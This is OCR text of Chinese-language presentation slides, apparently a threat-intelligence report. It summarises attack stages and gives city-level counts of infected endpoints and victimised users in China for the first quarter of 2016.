


攻击各阶段行为数据分析

攻击武器化阶段

攻击各阶段行为数据分析

攻击投放阶段



攻击各阶段行为数据分析

攻击实施阶段

从2016年开始，整体的攻击范围和受害范围相比2015年提高了3倍

攻击各阶段行为数据分析

攻击实施阶段


2016年第一季度受感染终端在国内分布

城市Top10

1.	北京	12034
2.	广州	7260
3.	济南	6521
4.	成都	6084
5.	郑州	5155
6.	南京	4218
7.	西安	3416
8.	长沙	2728
9.	武汉	2726
10.	上海	2450

攻击各阶段行为数据分析

持续危害阶段



攻击各阶段行为数据分析

持续危害阶段

攻击各阶段行为数据分析

持续危害阶段

2016年第一季度受侵害用户在国内分布

城市Top10

1.	广州	26084
2.	成都	14690
3.	济南	14014
4.	北京	13282
5.	石家庄	12912
6.	郑州	11578
7.	南京	11532
8.	武汉	8648
9.	西安	8114
10.	长沙	7551

一点延伸 - 黑产花样百出

各种黑产应接不暇

注：参考TOMsInsight & 业务威胁情报平台

谢　谢